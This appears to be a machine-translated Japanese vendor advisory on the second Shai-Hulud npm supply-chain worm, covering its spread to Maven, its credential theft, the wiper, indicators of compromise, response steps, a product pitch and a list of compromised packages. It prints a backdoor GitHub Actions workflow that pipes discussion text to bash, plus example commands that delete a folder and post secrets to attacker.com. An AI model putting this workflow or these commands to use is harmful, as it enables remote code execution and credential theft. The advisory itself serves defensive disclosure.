






TL; DR
2025年11月24日、研究者たちは シャイ・フルード:再臨新たな波 NPMサプライチェーン攻撃 npm パッケージを再感染させ、認証情報を盗み、開発者のマシンに拡散し、 CI/CD pipeline最初の事件とは異なり、このバージョンでは、Bunランタイムをオンザフライでインストールし、隠されたGitHub Actionsバックドアを展開し、Linux、macOS、Windows上のホームディレクトリ全体を消去できる破壊的なワイパーが含まれています。数時間以内に、侵害されたパッケージの数は830を超え、これは単純な亜種ではなく、大規模なエスカレーションであることが確認されました。 オリジナルのワーム.
影響 公開されているnpmパッケージをインストールする開発者やCIランナーは、感染リスクにさらされている可能性があります。感染したパッケージが自動的にMaven Centralにミラーリングされたため、Javaチームもリスクにさらされています。
即時アクション: 既知の悪意のあるバージョンをブロックし、ロックファイルのみのインストールを強制し、npm、GitHub、およびクラウドの認証情報をローテーションし、不明な自己ホスト型ランナーを削除し、setup_bun.js、bun_environment.js、および「Sha1-Hulud: The Second Coming」を含む疑わしいGitHubリポジトリなどのIoCを監視します。
何が変わったのか:NPMサプライチェーン攻撃がMavenに移行した際にShai Hulud氏が指摘
Shai Hulud攻撃の第2波では、大きなエスカレーションが見られました。最初のキャンペーンでは、ワームはnpmエコシステム内に留まっていました。今回は、マルウェアが メイヴェンセントラルnpm に触れたことのない Java チームの存在が明らかになった。
タイムラインとトークンウィンドウ
攻撃は 2025 年 11 月 24 日npmが従来の認証トークンを廃止する直前に 9年12月.
これらの古いトークンは盗みやすく、再利用も容易だった。攻撃者はこの期間中、これらのトークンにアクセスできたため、締め切り前に数百もの悪意のあるバージョンを高速で再公開することができた。
マルウェアがメイブンに到達した経緯
クロスレジストリジャンプは、 mvnpmnpmパッケージをMavenアーティファクトに変換する自動ミラーリングツール。
mvnpmはセキュリティチェックを行いません。単にnpmが公開するものを再パッケージ化するだけです。
結果として:
- 侵害された npm パッケージ (例) posthog-node@4.18.1)
- Mavenアーティファクトに自動変換されました
org.mvnpm:posthog-node:4.18.1 - そして、感染していることに誰も気づく前に、Maven Centralに公開されてしまった。
これはあなたのルーティーンで、 Java開発者がnpmの侵害の被害に遭ったたとえ彼らがnpmパッケージをインストールしたことがなくても。
なぜこれが問題
これは 初めて確認されたクロスレジストリワームサプライチェーン攻撃が自動化のみによってあるエコシステムから別のエコシステムへと拡散するケース。
このため、爆発範囲にはJava、JVMワークロード、および enterprise Maven Centralに依存するシステムを構築する。
Shai Hulud 2.0がなぜそれほど深刻なのか
検出を回避するためにBUNランタイムが使用される
攻撃者はNode.jsからBunランタイムに切り替えた。マルウェアはBunをオンザフライでインストールする。 セットアップ_bun.js パッケージのインストール中に実行されます。これにより、Node固有の監視が回避され、攻撃者は非常に大きな難読化されたペイロードをより高速に実行できるようになります。
GitHub Actionsがコマンドバックドアとして悪用される
インストールされると、マルウェアはGitHub Actionsのセルフホスト型ランナーを隠し作成します。 $HOME/.dev-env/これはWindows、macOS、Linuxで動作します。攻撃者は、侵害されたリポジトリのGitHub Discussionsにメッセージを投稿するだけでコマンドを実行できます。ワークフローファイルがこれらのメッセージを処理し、シェルコマンドとして実行します。
内蔵ワイパー
マルウェアがGitHubまたはnpmで認証できない場合、被害者のホームディレクトリを削除します。
- Windowsでは、 インクルード, rd, 暗号 /W ファイルを削除する。
- LinuxとmacOSでは、データを上書きします シュレッド そしてディレクトリを削除します。
非常に騒々しいキャンペーン
このマルウェアは(例えばBunを使用するなど)ある程度のステルス性を備えているものの、全体的なキャンペーンは決して静かなものではない。侵害されたパッケージを積極的に再公開し、数百から数千もの新しいリポジトリを作成し、認証情報を大量にアップロードし、開発者のマシンに長期間稼働する自己ホスト型ランナーをインストールする。これらはどれも目立たない行動ではない。この攻撃の規模、速度、そして運用上の「騒々しさ」は、可能な限り長く目立たないようにすることを優先する傾向にあるほとんどのサプライチェーン侵害とは対照的である。.
広範囲への影響
攻撃者は、月間ダウンロード数が数百万件に達する多くの有名パッケージを侵害した。これには以下が含まれる。
Zapier、ENS Domains、Postman、PostHog、AsyncAPI、Voiceflow。
考えられる帰属シグナル
今回の攻撃の出所特定は困難であり、キャンペーンの背後にいる確かな情報源は確認されていない。ある大手セキュリティ企業は、今回の攻撃は以前のShai-Huludワームに似ていると指摘しているが、ペイロードの構築方法やマルウェアの拡散方法の違いから、異なる攻撃者グループによる犯行の可能性が示唆されている。同社の評価では、npmが削除する前に複数の環境で侵害されたパッケージがダウンロードされていたことが強調されており、これは短期間のテストではなく、実際の環境での感染リスクを示唆している。
戦術は最初の攻撃と似ているものの、ペイロード構造、伝播ロジック、運用スタイルなど重要な点で異なっていることから、模倣犯による攻撃というシナリオは十分に考えられる。攻撃者はShai-Huludからアイデアを借用しつつ、独自のツールを実装した可能性がある。これは、以前の攻撃を模倣しようとする全く別のグループによる攻撃である可能性もある。
現時点では、既知の人物、金銭目的のグループ、あるいは国家関連組織との関連を示す確固たる証拠はありません。元のワームとの重複は確かにありますが、相違点も十分に存在するため、帰属は「未確認」のカテゴリーにとどまっています。
Mavenに拡散
大手セキュリティ企業は、悪意のあるnpmパッケージがMavenに自動的に再公開されたことを確認した。 mvnpm手動レビューなしでnpmパッケージをMavenアーティファクトに変換するツール。
以下のパッケージがMaven Centralにプッシュされました。 org.mvnpm:posthog-node:4.18.1
mvnpmはnpmが公開するものをそのまま再パッケージ化するだけなので、感染したバージョンは誰も気づく前にJavaのエコシステムに拡散してしまった。
Maven Centralは2025年11月25日に影響を受けたアーティファクトを削除し、同様のレジストリ間問題を防止するための管理体制の強化を開始しました。
これは、npmと直接的なつながりのないJavaプロジェクトであっても、情報漏洩のリスクにさらされていた可能性があることを意味する。
Shai Hulud 2.0攻撃の仕組み
感染の流れ
- 悪意のある プレインストール スクリプトが追加されました package.json.
- セットアップ_bun.js 被害者のマシンにBunがインストールされていない場合は、インストールします。
- bun_environment.js (480万行を超える難読化されたコード)がバックグラウンドで実行されます。
- このマルウェアは、TruffleHog と同様の手法を使用して認証情報をスキャンします。
- AWS、GCP、Azureのキー
- GitHub トークン
- npmトークン
- CIシステムの秘密
- AWS、GCP、Azureのキー
- 盗まれたデータは、「Sha1-Hulud: The Second Coming」という説明文が付いた公開GitHubリポジトリにアップロードされます。
- マルウェアは、取得したトークンを使用して、改ざんされたバージョンのパッケージを公開し、アクセス可能なGitHubリポジトリに感染し、リモートコード実行のための永続的な自己ホスト型ランナーをインストールします。
悪意のあるGitHubワークフロー
Shai-Hulud NPMサプライチェーン攻撃の第2波では、マルウェアが 2つの隠されたGitHub Actionsワークフロー 侵害されたリポジトリ内部。これらのワークフローにより、攻撃者はリモートでのコード実行、長期的な永続性、およびシステム機密情報への完全なアクセス権を取得できます。
1. バックドアワークフロー(discussion.yaml)
最も危険なワークフローは GitHubディスカッション イベント。ディスカッション メッセージが作成されたり編集されたりすると、ワークフローはメッセージ本文を読み取り、それをイベントとして実行します。 シェルコマンド 被害者のパソコン上で。
以下は、観測されたサンプルから再構築された、悪意のあるワークフローの簡略版です。
					# .github/workflows/discussion.yaml
name: Discussion Backdoor

on:
  discussion:
    types: [created, edited]

jobs:
  exec:
    runs-on: self-hosted
    steps:
      - name: Execute attacker command
        run: |
          echo "${{ github.event.discussion.body }}" | bash
重要な線は次のとおりです。
${{ github.event.discussion.body }}
これは、攻撃者がGitHubのディスカッション内に任意のコマンドを投稿すると、セルフホスト型ランナーがそれを即座に実行することを意味します。セルフホスト型ランナーは内部ネットワーク、クラウド認証情報、CIシークレットにアクセスできることが多いため、このバックドアによって、Shai HuludによるNPMサプライチェーン攻撃の際に、攻撃者は完全なリモートコード実行が可能になります。
コマンドインジェクション攻撃
このワークフローは、GitHub Actions が式を処理する方法を悪用しています。入力を安全な文字列に制限する代わりに、生のディスカッションコンテンツを読み取り、それを直接シェルに渡します。その結果、攻撃者は次のようなメッセージを投稿するだけで済みます。
					rm -rf /important/folder
curl -X POST https://attacker.com --data @secrets.json
この挙動はShai HuludによるNPMサプライチェーン攻撃中に繰り返し発生したため、マルウェアがGitHub Actionsをリモートコマンドチャネルとして利用していることを示す最も明確な兆候の一つとなった。
自己ホスト型のランナーは、以下の理由でこの問題をさらに悪化させる。
- 社内ネットワーク内で実行される
- クラウドを保持するか、 CI/CD 資格情報
- ユーザーの権限で実行する
- GitHubのサンドボックス機能や隔離機能はありません
これにより、攻撃者は内部環境への永続的なコマンドチャネルを確保できることになる。
シークレットとシステム収集のワークフロー
バックドアに加えて、このマルウェアは感染したシステムから機密データを収集・保存することを目的とした別のワークフローも仕掛けてくる。
これらのワークフローは以下を収集します。
- クラウド資格情報
- 環境変数
- ディレクトリ リスト
- TruffleHogスタイルの秘密スキャン
収集したデータは、以下のようなファイルに保存されます。
- cloud.json
- environment.json
- コンテンツ.json
- truffleSecrets.json
これらのファイルはその後、攻撃者が管理するGitHubリポジトリにアップロードされ、ラベルが付けられます。 「シャア・フルード:再臨」そこでは、数百、あるいは数千ものゴミ捨て場が確認された。
侵害の兆候
| File | SHA256 |
|---|---|
| セットアップ_bun.js | a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901a |
| bun_environment.js | 62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0 |
その他の危険信号
- .github/workflows/discussion.yaml
- $HOME/.dev-env/ 予期せぬランナーを含む
- あなたのアカウントで作成された「Sha1-Hulud: The Second Coming」を含む公開GitHubリポジトリ
更新された指標(2025年11月26日現在)
| メトリック | 数量カウント |
|---|---|
| npmパッケージが侵害されました | 830件以上 |
| 感染したGitHubリポジトリ | 28,000件以上 |
| 秘密ファイルがアップロードされました | 5,000件以上 |
| 収集された秘密の総数 | 11,858 |
| 有効なシークレット | 2,298 |
今すぐすべきこと:Shai HuludによるNPMサプライチェーン攻撃への対応
Shai HuludによるNPMサプライチェーン攻撃には、迅速かつ体系的な対応が求められます。今回の第2波はnpm、GitHub、開発者のマシン、さらにはMaven Centralにまで及ぶため、チームは迅速に対応し、あらゆるリスクを検知、封じ込め、完全に修復する必要があります。以下の手順は、適切な順序で対応し、さらなる侵害のリスクを軽減するのに役立ちます。
検出
- GitHubで「Sha1-Hulud: The Second Coming」という説明のリポジトリを検索してください。
- パッケージのインストール中に、Bunのインストールログを探してください。
- package.json ファイルを調べて、予期しないライフサイクル スクリプトがないか確認してください。 プレインストール.
- チェックする $HOME/.dev-env/ 開発者システムまたはCIシステム上で。
- GitHubとnpmの公開ログを確認し、不審なリリースがないか確認してください。
封じ込め
- GitHub、npm、クラウド、CI のシークレット、API キーなど、すべての認証情報をローテーションしてください。
- 不明な自己ホスト型ランナーを無効化して削除します。
- リポジトリの作成を一時的に停止します。
- 依存関係グラフから感染したバージョンを削除してください。
修復
- 影響を受けたシステムをクリーンアップしてください。
- GitHub Actionsのすべてのワークフローを確認し、挿入されたファイルを特定してください。
- CIログを検索して、異常なコマンドや実行がないか確認してください。
正常に動作することが確認されているパッケージバージョンから再構築してください。
Xygeniがシャイ・フルードの再来のような攻撃を阻止するのにどのように役立つか
Shai-Hulud Second Comingのような攻撃的なキャンペーンの後では、チームは手動チェック以上の対策を必要としています。開発者、CIランナー、本番システムに到達する前にマルウェアをブロックする自動化された保護が必要です。Xygeniはまさにこの点で大きな優位性を発揮します。
マルウェア早期警戒システム(MEW):脅威が拡散する前に検知する

Xygeniの早期警告エンジンは、新規および更新されたオープンソースパッケージをリアルタイムでスキャンします。次のような疑わしい動作を検出します。
- 難読化されたJavaScriptまたは大量のバンドルコード
- Bunなどの外部ランタイムをインストールするライフサイクルスクリプト
- GitHub、npm、またはクラウドエンドポイントへの予期しない接続
- ドロッパーが書き込む
$HOME,.dev-env/またはワークフローフォルダ
MEWは、シャイ・フルードの二つの波で使用されたパターンを検出した。これにより、攻撃者が感染をさらに拡大する前に、チームが対応できるようになる。
Guardrails in CI/CD 悪意のあるパッケージをブロックする
Xygeniは強制する guardrails 安全でない操作を自動的に停止する:
- CI pipelines は、隠しプリインストールスクリプトまたはポストインストールスクリプトを含むパッケージをインストールできません。
- パッケージが次のようなワークフローを作成しようとするとビルドが失敗します。
.github/workflows/discussion.yaml - Pipeline信頼できないソースまたは初めて確認されたアカウントから公開された依存関係を拒否します
これにより、攻撃対象領域が劇的に縮小され、マルウェアがCIジョブ内で実行されるのを防ぐことができます。
秘密保護は爆発範囲を縮小します
Shai-Huludはクラウドキー、GitHubトークン、npmトークン、CIシークレットを盗むため、保護対策は認証情報にも重点を置く必要があります。Xygeni:
- コード、ログ、ワークフロー、環境ファイル内に隠された機密情報を検出します。
- 高リスクの認証情報を自動的にローテーションします
- 長期的な侵害を制限するために、有効期限の短いトークンを強制的に適用する
たとえ攻撃者が初期アクセス権を獲得したとしても、盗まれた鍵はすぐに役に立たなくなる。
最終的な考察:シャイ・フルードNPMサプライチェーン攻撃が依然として重要な理由
その シャイ・フルードの再臨 この事件は、現代がいかに簡単に NPMサプライチェーン攻撃 エコシステム間を移動できる。このケースでは、マルウェアはnpmからMavenに移動したが、それは次のような自動ミラーリングツールによるものだった。 mvnpm 検証を行わずに、不正に改変されたパッケージを再公開してしまった。その結果、npmを直接使用したことがないJavaチームでさえも危険にさらされた。このことから、レジストリをまたがるワークフローは早急に見直し、より強力な安全対策を講じる必要があることが明らかになった。
さらに、このキャンペーンの規模と挙動は、今日の攻撃者がどのように活動しているかを示しています。彼らは静かにしているのではなく、一度に数百のパッケージを公開し、隠されたGitHubランナーを展開し、大量の秘密情報を盗み、何かが失敗した場合に備えて破壊的なワイパーまで含めています。その結果、手動レビューでは、このレベルの自動化とスピードに対応できません。チームは、パッケージ、ソース、および pipeline 層。
なぜ継続的か Pipeline Security 今では必須
のような攻撃 シャイ・フルードの再臨 今後も進化し続けるだろう。したがって、次の波を防ぐには、内部で自動的に機能する制御が必要となる。 CI/CD妥協後ではなく、現代の防御策は、マルウェアの早期検出、厳格な依存関係の検証、ポリシーの適用、および機密情報の保護を組み合わせる必要があり、悪意のあるコードが開発環境を気づかれずに通過できないようにしなければなりません。
Xygeni は自動化されたソリューションを提供することでこの変化をサポートします。 guardrails ソフトウェアサプライチェーン全体にわたって、疑わしいパッケージをインストール前に識別し、安全な依存関係バージョンを強制し、安全でないワークフローをブロックし、漏洩した秘密情報を検出し、異常な事態を警告します。 pipeline その結果、サプライチェーンへの攻撃が急速に拡大し、エコシステムの境界を越えた場合でも、チームは保護された状態を維持できます。
侵害されたパッケージのリスト
影響を受けるパッケージは、以下の方法でも確認できます。 #shai-hulud / #shai-hulud-second-coming タグ内 OpenSourceMalware.com
| パッケージ | |
|---|---|
| 02-エコー | 0.0.7 |
| @accordproject/concerto-analysis | 3.24.1 |
| @accordproject/concerto-linter | 3.24.1 |
| @accordproject/concerto-linter-default-ruleset | 3.24.1 |
| @accordproject/concerto-metamodel | 3.12.5 |
| @accordproject/concerto-types | 3.24.1 |
| @accordproject/markdown-it-cicero | 0.16.26 |
| @accordproject/template-engine | 2.7.2 |
| @actbase/css-to-react-native-transform | 1.0.3 |
| @actbase/ネイティブ | 0.1.32 |
| @actbase/node-server | 1.1.19 |
| @actbase/react-absolute | 0.8.3 |
| @actbase/react-daum-postcode | 1.0.5 |
| @actbase/react-kakaosdk | 0.9.27 |
| @actbase/react-native-actionsheet | 1.0.3 |
| @actbase/react-native-devtools | 0.1.3 |
| @actbase/react-native-fast-image | 8.5.13 |
| @actbase/react-native-kakao-channel | 1.0.2 |
| @actbase/react-native-kakao-navi | 2.0.4 |
| @actbase/react-native-less-transformer | 1.0.6 |
| @actbase/react-native-naver-login | 1.0.1 |
| @actbase/react-native-simple-video | 1.0.13 |
| @actbase/react-native-tiktok | 1.1.3 |
| @alexcolls/nuxt-socket.io | 0.0.7、0.0.8 |
| @alexcolls/nuxt-ux | 0.6.2、0.6.1 |
| @antstackio/eslint-config-antstack | 0.0.3 |
| @antstackio/express-graphql-proxy | 0.2.8 |
| @antstackio/graphql-body-parser | 0.1.1 |
| @antstackio/json-to-graphql | 1.0.3 |
| @antstackio/shelbysam | 1.1.7 |
| @aryanhussain/my-angular-lib | 0.0.23 |
| @asyncapi/dotnet-rabbitmq-template | 1.0.2、1.0.1 |
| @asyncapi/edavisualiser | 1.2.2、1.2.1 |
| @asyncapi/go-watermill-template | 0.2.76、0.2.77 |
| @asyncapi/java-template | 0.3.6、0.3.5 |
| @asyncapi/keeper | 0.0.3、0.0.2 |
| @asyncapi/php-template | 0.1.2、0.1.1 |
| @asyncapi/python-paho-template | 0.2.15、0.2.14 |
| @asyncapi/server-api | 0.16.25、0.16.24 |
| @asyncapi/studio | 1.0.3、1.0.2 |
| @asyncapi/web-component | 2.6.7、2.6.6 |
| @browserbasehq/bb9 | 1.2.21 |
| @browserbasehq/director-ai | 1.0.3 |
| @browserbasehq/mcp | 2.1.1 |
| @browserbasehq/mcp-server-browserbase | 2.4.2 |
| @browserbasehq/sdk-functions | 0.0.4 |
| @browserbasehq/ステージハンド | 3.0.4 |
| @browserbasehq/stagehand-docs | 1.0.1 |
| @caretiv/caret-cli | 0.0.2 |
| @clausehq/flows-step-httprequest | 0.1.14 |
| @clausehq/flows-step-jsontoxml | 0.1.14 |
| @clausehq/flows-step-mqtt | 0.1.14 |
| @clausehq/flows-step-sendgridmail | 0.1.14 |
| @clausehq/flows-step-taskscreateurl | 0.1.14 |
| @commute/bloom | 1.0.3 |
| @commute/market-data | 1.0.2 |
| @commute/market-data-chartjs | 2.3.1 |
| @dev-blinq/ai-qa-logic | 1.0.19 |
| @dev-blinq/cucumber-js | 1.0.131 |
| @dev-blinq/cucumber_client | 1.0.738 |
| @dev-blinq/ui-systems | 1.0.93 |
| @ensdomains/address-encoder | 1.1.5 |
| @ensdomains/blacklist | 1.0.1 |
| @ensdomains/buffer | 0.1.2 |
| @ensdomains/ccip-read-cf-worker | 0.0.4 |
| @ensdomains/ccip-read-dns-gateway | 0.1.1 |
| @ensdomains/ccip-read-router | 0.0.7 |
| @ensdomains/ccip-read-worker-viem | 0.0.4 |
| @ensdomains/content-hash | 3.0.1 |
| @ensdomains/curvearithmetics | 1.0.1 |
| @ensdomains/cypress-metamask | 1.2.1 |
| @ensdomains/dnsprovejs | 0.5.3 |
| @ensdomains/dnssec-oracle-anchors | 0.0.2 |
| @ensdomains/dnssecoraclejs | 0.2.9 |
| @ensdomains/durin | 0.1.2 |
| @ensdomains/durin-middleware | 0.0.2 |
| @ensdomains/ens-archived-contracts | 0.0.3 |
| @ensdomains/ens-avatar | 1.0.4 |
| @ensdomains/ens-contracts | 1.6.1 |
| @ensdomains/ens-test-env | 1.0.2 |
| @ensdomains/ens-validation | 0.1.1 |
| @ensdomains/ensjs | 4.0.3 |
| @ensdomains/ensjs-react | 0.0.5 |
| @ensdomains/eth-ens-namehash | 2.0.16 |
| @ensdomains/hackathon-registrar | 1.0.5 |
| @ensdomains/hardhat-chai-matchers-viem | 0.1.15 |
| @ensdomains/hardhat-toolbox-viem-extended | 0.0.6 |
| @ensdomains/mock | 2.1.52 |
| @ensdomains/name-wrapper | 1.0.1 |
| @ensdomains/offchain-resolver-contracts | 0.2.2 |
| @ensdomains/op-resolver-contracts | 0.0.2 |
| @ensdomains/react-ens-address | 0.0.32 |
| @ensdomains/renewal | 0.0.13 |
| @ensdomains/renewal-widget | 0.1.10 |
| @ensdomains/reverse-records | 1.0.1 |
| @ensdomains/server-analytics | 0.0.2 |
| @ensdomains/solsha1 | 0.0.4 |
| @ensdomains/subdomain-registrar | 0.2.4 |
| @ensdomains/test-utils | 1.3.1 |
| @ensdomains/thorin | 0.6.51 |
| @ensdomains/ui | 3.4.6 |
| @ensdomains/unicode-confusables | 0.1.1 |
| @ensdomains/unruggable-gateways | 0.0.3 |
| @ensdomains/vite-plugin-i18next-loader | 4.0.4 |
| @ensdomains/web3modal | 1.10.2 |
| @everreal/react-charts | 2.0.1、2.0.2 |
| @everreal/validate-esmoduleinterop-imports | 1.4.4、1.4.5 |
| @everreal/web-analytics | 0.0.1、0.0.2 |
| @faq-component/core | 0.0.4 |
| @faq-component/react | 1.0.1 |
| @fishingbooker/browser-sync-plugin | 1.0.5 |
| @fishingbooker/react-loader | 1.0.7 |
| @fishingbooker/react-pagination | 2.0.6 |
| @fishingbooker/react-raty | 2.0.1 |
| @fishingbooker/react-swiper | 0.1.5 |
| @hapheus/n8n-nodes-pgp | 1.5.1 |
| @hover-design/core | 0.0.1 |
| @hover-design/react | 0.2.1 |
| @ifelsedeveloper/protocol-contracts-svm-idl | 0.1.2 |
| @ifings/design-system | 4.9.2 |
| @ifings/metatron3 | 0.1.5 |
| @kvytech/cli | 0.0.7 |
| @kvytech/components | 0.0.2 |
| @kvytech/habbit-e2e-test | 0.0.2 |
| @kvytech/medusa-plugin-announcement | 0.0.8 |
| @kvytech/medusa-plugin-management | 0.0.5 |
| @kvytech/medusa-plugin-newsletter | 0.0.5 |
| @kvytech/medusa-plugin-product-reviews | 0.0.9 |
| @kvytech/medusa-plugin-promotion | 0.0.2 |
| @kvytech/web | 0.0.2 |
| @lessondesk/api-client | 9.12.3、9.12.2 |
| @lessondesk/babel-preset | 1.0.1 |
| @lessondesk/electron-group-api-client | 1.0.3 |
| @lessondesk/eslint-config | 1.4.2 |
| @lessondesk/material-icons | 1.0.3 |
| @lessondesk/react-table-context | 2.0.4 |
| @lessondesk/schoolbus | 5.2.2、5.2.3 |
| @livecms/live-edit | 0.0.32 |
| @livecms/nuxt-live-edit | 1.9.2 |
| @louisle2/core | 1.0.1 |
| @louisle2/cortex-js | 0.1.6 |
| @lpdjs/firestore-repo-service | 1.0.1 |
| @markvivanco/app-version-checker | 1.0.2、1.0.1 |
| @ntnx/passport-wso2 | 0.0.3 |
| @ntnx/t | 0.0.101 |
| @orbitgtbelgium/mapbox-gl-draw-cut-polygon-mode | 2.0.5 |
| @orbitgtbelgium/mapbox-gl-draw-scale-rotate-mode | 1.1.1 |
| @orbitgtbelgium/orbit-components | 1.2.9 |
| @orbitgtbelgium/time-slider | 1.0.187 |
| @osmanekrem/bmad | 1.0.6 |
| @osmanekrem/error-handler | 1.2.2 |
| @posthog/agent | 1.24.1 |
| @posthog/ai | 7.1.2 |
| @posthog/cli | 0.5.15 |
| @posthog/clickhouse | 1.7.1 |
| @posthog/core | 1.5.6 |
| @posthog/hedgehog-mode | 0.0.42 |
| @posthog/icons | 0.36.1 |
| @posthog/lemon-ui | 0.0.1 |
| @posthog/nextjs-config | 1.5.1 |
| @posthog/nuxt | 1.2.9 |
| @posthog/piscina | 3.2.1 |
| @posthog/plugin-contrib | 0.0.6 |
| @posthog/react-rrweb-player | 1.1.4 |
| @posthog/rrdom | 0.0.31 |
| @posthog/rrweb | 0.0.31 |
| @posthog/rrweb-player | 0.0.31 |
| @posthog/rrweb-record | 0.0.31 |
| @posthog/rrweb-replay | 0.0.19 |
| @posthog/rrweb-snapshot | 0.0.31 |
| @posthog/rrweb-utils | 0.0.31 |
| @posthog/siphash | 1.1.2 |
| @posthog/wizard | 1.18.1 |
| @postman/aether-icons | 2.23.4、2.23.3、2.23.2 |
| @postman/csv-parse | 4.0.5、4.0.3、4.0.4 |
| @postman/node-keytar | 7.9.6、7.9.4、7.9.5 |
| @postman/tunnel-agent | 0.6.7、0.6.6、0.6.5 |
| @pradhumngautam/common-app | 1.0.2 |
| @pruthvi21/use-debounce | 1.0.3 |
| @quick-start-soft/quick-document-translator | 1.4.2511142126 |
| @quick-start-soft/quick-git-clean-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-compose | 1.4.2506300029 |
| @quick-start-soft/quick-markdown-image | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-print | 1.4.2511142126 |
| @quick-start-soft/quick-markdown-translator | 1.4.2509202331 |
| @quick-start-soft/quick-remove-image-background | 1.4.2511142126 |
| @quick-start-soft/quick-task-refine | 1.4.2511142126 |
| @relyt/claude-context-core | 0.1.1 |
| @seezo/sdr-mcp-server | 0.0.5 |
| @seung-ju/next | 0.0.2 |
| @seung-ju/openapi-generator | 0.0.4 |
| @seung-ju/react-hooks | 0.0.2 |
| @seung-ju/react-native-action-sheet | 0.2.1 |
| @sme-ui/aoma-vevasound-metadata-lib | 0.1.3 |
| @strapbuild/react-native-date-time-picker | 2.0.4 |
| @strapbuild/react-native-perspective-image-cropper | 0.4.15 |
| @strapbuild/react-native-perspective-image-cropper-2 | 0.4.7 |
| @strapbuild/react-native-perspective-image-cropper-poojan31 | 0.4.6 |
| @suraj_h/medium-common | 1.0.5 |
| @thedelta/eslint-config | 1.0.2 |
| @tiaanduplessis/json | 2.0.3、2.0.2 |
| @tiaanduplessis/react-progressbar | 1.0.2、1.0.1 |
| @trefox/sleekshop-js | 0.1.6 |
| @trigo/atrix | 7.0.1 |
| @trigo/atrix-elasticsearch | 2.0.1 |
| @trigo/atrix-postgres | 1.0.3 |
| @trigo/atrix-pubsub | 4.0.3 |
| @trigo/atrix-soap | 1.0.2 |
| @trigo/atrix-swagger | 3.0.1 |
| @trigo/bool-expressions | 4.1.3 |
| @trigo/eslint-config-trigo | 3.3.1 |
| @trigo/fsm | 3.4.2 |
| @trigo/hapi-auth-signedlink | 1.3.1 |
| @trigo/pathfinder-ui-css | 0.1.1 |
| @trigo/trigo-hapijs | 5.0.1 |
| @trpc-rate-limiter/cloudflare | 0.1.4 |
| @trpc-rate-limiter/hono | 0.1.4 |
| @varsityvibe/api-client | 1.3.36、1.3.37 |
| @varsityvibe/utils | 5.0.6 |
| @varsityvibe/validation-schemas | 0.6.7、0.6.8 |
| @vishadtyagi/通年カレンダー | 0.1.11 |
| @voiceflow/alexa-types | 2.15.60、2.15.61 |
| @voiceflow/anthropic | 0.4.4、0.4.5 |
| @voiceflow/api-sdk | 3.28.58、3.28.59 |
| @voiceflow/backend-utils | 5.0.2、5.0.1 |
| @voiceflow/base-types | 2.136.3、2.136.2 |
| @voiceflow/body-parser | 1.21.2、1.21.3 |
| @voiceflow/チャットタイプ | 2.14.59、2.14.58 |
| @voiceflow/circleci-config-sdk-orb-import | 0.2.1、0.2.2 |
| @voiceflow/commitlint-config | 2.6.2、2.6.1 |
| @voiceflow/common | 8.9.1、8.9.2 |
| @voiceflow/default-prompt-wrappers | 1.7.4、1.7.3 |
| @voiceflow/dependency-cruiser-config | 1.8.12、1.8.11 |
| @voiceflow/dtos-interact | 1.40.2、1.40.1 |
| @voiceflow/暗号化 | 0.3.3、0.3.2 |
| @voiceflow/eslint-config | 7.16.4、7.16.5 |
| @voiceflow/eslint-plugin | 1.6.2、1.6.1 |
| @voiceflow/exception | 1.10.2、1.10.1 |
| @voiceflow/fetch | 1.11.1、1.11.2 |
| @voiceflow/general-types | 3.2.23、3.2.22 |
| @voiceflow/git-branch-check | 1.4.4、1.4.3 |
| @voiceflow/google-dfes-types | 2.17.12、2.17.13 |
| @voiceflow/google-types | 2.21.12、2.21.13 |
| @voiceflow/husky-config | 1.3.1、1.3.2 |
| @voiceflow/logger | 2.4.3、2.4.2 |
| @voiceflow/metrics | 1.5.2、1.5.1 |
| @voiceflow/natural-language-command | 0.5.2、0.5.3 |
| @voiceflow/nestjs-common | 2.75.2、2.75.3 |
| @voiceflow/nestjs-mongodb | 1.3.1、1.3.2 |
| @voiceflow/nestjs-rate-limit | 1.3.3、1.3.2 |
| @voiceflow/nestjs-redis | 1.3.1、1.3.2 |
| @voiceflow/nestjs-timeout | 1.3.1、1.3.2 |
| @voiceflow/npm-package-json-lint-config | 1.1.1、1.1.2 |
| @voiceflow/openai | 3.2.2、3.2.3 |
| @voiceflow/pino | 6.11.4、6.11.3 |
| @voiceflow/pino-pretty | 4.4.2、4.4.1 |
| @voiceflow/prettier-config | 1.10.2、1.10.1 |
| @voiceflow/react-chat | 1.65.4、1.65.3 |
| @voiceflow/runtime | 1.29.1、1.29.2 |
| @voiceflow/runtime-client-js | 1.17.3、1.17.2 |
| @voiceflow/sdk-runtime | 1.43.2、1.43.1 |
| @voiceflow/secrets-provider | 1.9.3、1.9.2 |
| @voiceflow/semantic-release-config | 1.4.2、1.4.1 |
| @voiceflow/serverless-plugin-typescript | 2.1.7、2.1.8 |
| @voiceflow/slate-serializer | 1.7.4、1.7.3 |
| @voiceflow/stitches-react | 2.3.3、2.3.2 |
| @voiceflow/storybook-config | 1.2.2、1.2.3 |
